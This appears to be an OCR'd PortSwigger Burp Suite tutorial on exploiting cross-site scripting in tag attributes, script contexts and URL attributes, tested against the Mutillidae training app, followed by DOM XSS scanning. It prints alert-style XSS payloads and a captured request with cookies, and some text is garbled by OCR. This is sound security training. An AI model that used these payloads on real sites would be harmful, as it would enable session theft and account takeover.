
Exploiting XSS - Injecting into Tag Attributes

In our article "Exploiting XSS - Injecting in to Direct HTML" we started to explore the concept of exploiting XSS in various contexts by identifying the syntactic context of the response. In this article we demonstrate some methods of modifying your input when injecting in to various Tag Attributes.

By modifying your input appropriately, you can help ensure that the JavaScript included in your payload is executed as intended.


The example uses a version of “Mutillidae” taken from OWASP’s Broken Web Application Project. Find out how to download, install and use this project. The page used is the XSS Document view page; you can access this page from the vulnerabilities console.

Tag Attribute



Suppose that after inputting a benign string (asdfghjkl) to each entry point in an application, the returned page contains the following:


```
<tag attribute="asdfghjkl" name="example" value="1">
```



One obvious way to craft an XSS exploit is to terminate the double quotation marks that enclose the attribute value, close the attribute tag, and then employ some means of introducing JavaScript, such as a script tag.


For example:

```
"><script>alert(document.domain)</script>
```



Check that the payload appears unmodified in the response, before testing the exploit in your browser.

You can use Burp's "Request in browser" function to perform this check.



If your exploit has executed correctly your browser should render a pop-up alert.

Event Handlers

Request


Raw | Params | Headers | Hex

```
GET
/mutillidae/index.php?PathToDocument="%20onload%3d"alert(1)
p&document-viewer-php-submit-button=View%20Document HTTP/1.1
Host: 172.16.67.136
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1;
Trident/5.0)
Connection: close
Referer:
http://172.16.67.136/mutillidae/index.php?page=document-viewer
cumentation/how-to-access-Mutillidae-over-Virtual-Box-network.
Cookie: showhints=0; remember_token=PNkIxJ3DG8iXL0F4vrAWBA; tz
dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2
PHPSESSID=fd241nik8mujmcam4eduprnjc0; acopendivids=swingset,jo
acgroupswithpersist=nada
```

An alternative method in this situation, which may bypass certain input filters, is to remain within the attribute tag itself but inject an event handler containing JavaScript.

For example:

```
" onload="alert(1)
```




In this example we can see that the JavaScript executes without requiring any user interaction.

Numerous event handlers can be used with various tags to cause a script to execute. Another example that requires no user interaction is:

```
<xml onreadystatechange=alert(1)>
```

Hidden Input



PortSwigger Web Security Blog

Monday, November 16, 2015

XSS in Hidden Input Fields

At PortSwigger, we regularly run pre-release builds of Burp Suite against an i
of popular web applications to make sure it's behaving properly. Whilst doing
Liam found a Cross-Site Scripting (XSS) vulnerability in [REDACTED], inside
element:

```
<input type="hidden" name="redacted" value="default"
injection="xss" />
```

XSS in hidden inputs is frequently very difficult to exploit because typical JavaScript events like onmouseover and onfocus can't be triggered due to the element being invisible.

However, with some user interaction it is possible to execute an XSS payload. You can read more about this technique on our blog post - XSS in Hidden Input Fields.

Exploiting XSS - Injecting into Scriptable Contexts

In our article "Exploiting XSS - Injecting in to Direct HTML" we started to explore the concept of exploiting XSS in various contexts by identifying the syntactic context of the response. In this article we demonstrate some methods of modifying your input when injecting into various scriptable contexts.

Script

Suppose that after inputting a benign string (asdfghjkl) to each entry point in an application, the returned page contains a variation on the following:


```
<script>var a ='asdfghjkl'; var b = 123; </script>
```

Here, the input you control is being inserted directly into a quoted string within an existing script. To craft an exploit, you could terminate the quotation marks around your string, terminate the statement with a semicolon, and then proceed to your desired JavaScript:

```
'; alert(document.domain); var foo='
```

In the example we are injecting into double quotes, and so use the following payload (note that spaces are URL-encoded within the payload using the +character):

";+alert)document.domain);+var+foo="




Finally, check that the payload appears as expected in the response.

You can then use Burp's "Request in browser" function" to test the response in your browser.

Testing Reflections in a Tag Attribute Containing a URL

Suppose that after inputting a benign string (asdfghjkl) to each entry point in an application, the returned page contains the following:

```
<a href="asdfghjkl">Click here ...</a>
```



Here the string you control is being inserted into the `href` attribute of an `<a>`tag. In this context, and in many others in which attributes may contain URLs, you can use the `javascript:` protocol to introduce script directly within the URL attribute:


```
javascript:alert(1);
```

In this example we have had to URL-encode the colon and add a double forward slash to comment out the remainder of the script.

Check that the payload appears unmodified in the response, before testing the exploit in

your browser.

You can use Burp's "Request in browser" function to perform this check.




Here we can see a portion of the payload in the browser's URL display and the POC for our exploit.

It is also worth noting that in this example, the payload will fire when the "Back to album" button is clicked via the application's "Navigation" console. You can observe in the screenshot above that the link is labeled "Back to album" in the response.


Using Burp Scanner to Test for DOM-Based XSS

DOM-based XSS (sometimes referred to as DOM-based JavaScript injection) vulnerabilities arise when a client-side script within an application's response reads data from a controllable part of the DOM (for example, the URL), and executes this data as JavaScript. An attacker may be able to use the vulnerability to construct a URL which, if visited by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application. The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.



First, ensure that Burp is correctly configured with your browser.

With Burp Proxy "Intercept" turned off, visit the web application you are testing in your browser.




One way to test a web application for potential DOM XSS vulnerabilities is by using Burp Scanner. By applying certain options, Burp Scanner will passively scan for DOM XSS vulnerabilities.

Go to the Scanner "Options" tab and locate the "Static Code Analysis" options.


By default, Burp only performs static analysis for bugs like XSS during active scanning, but you can also enable this for passive scanning.

Now, visit the page of the website you wish to test for XSS vulnerabilities.



Burp Scanner will now passively detect any DOM XSS vulnerabilities as you browse.


Go to the Scanner "Results" tab to view any potential vulnerabilities.




The Scanner "Advisory" tab provides further information on the issue.

You can review the JavaScript in the "Issue detail" to discern the plausibility of the vulnerability.

In this example, the unfiltered input from a URL in to an eval() statement is worth further investigation.



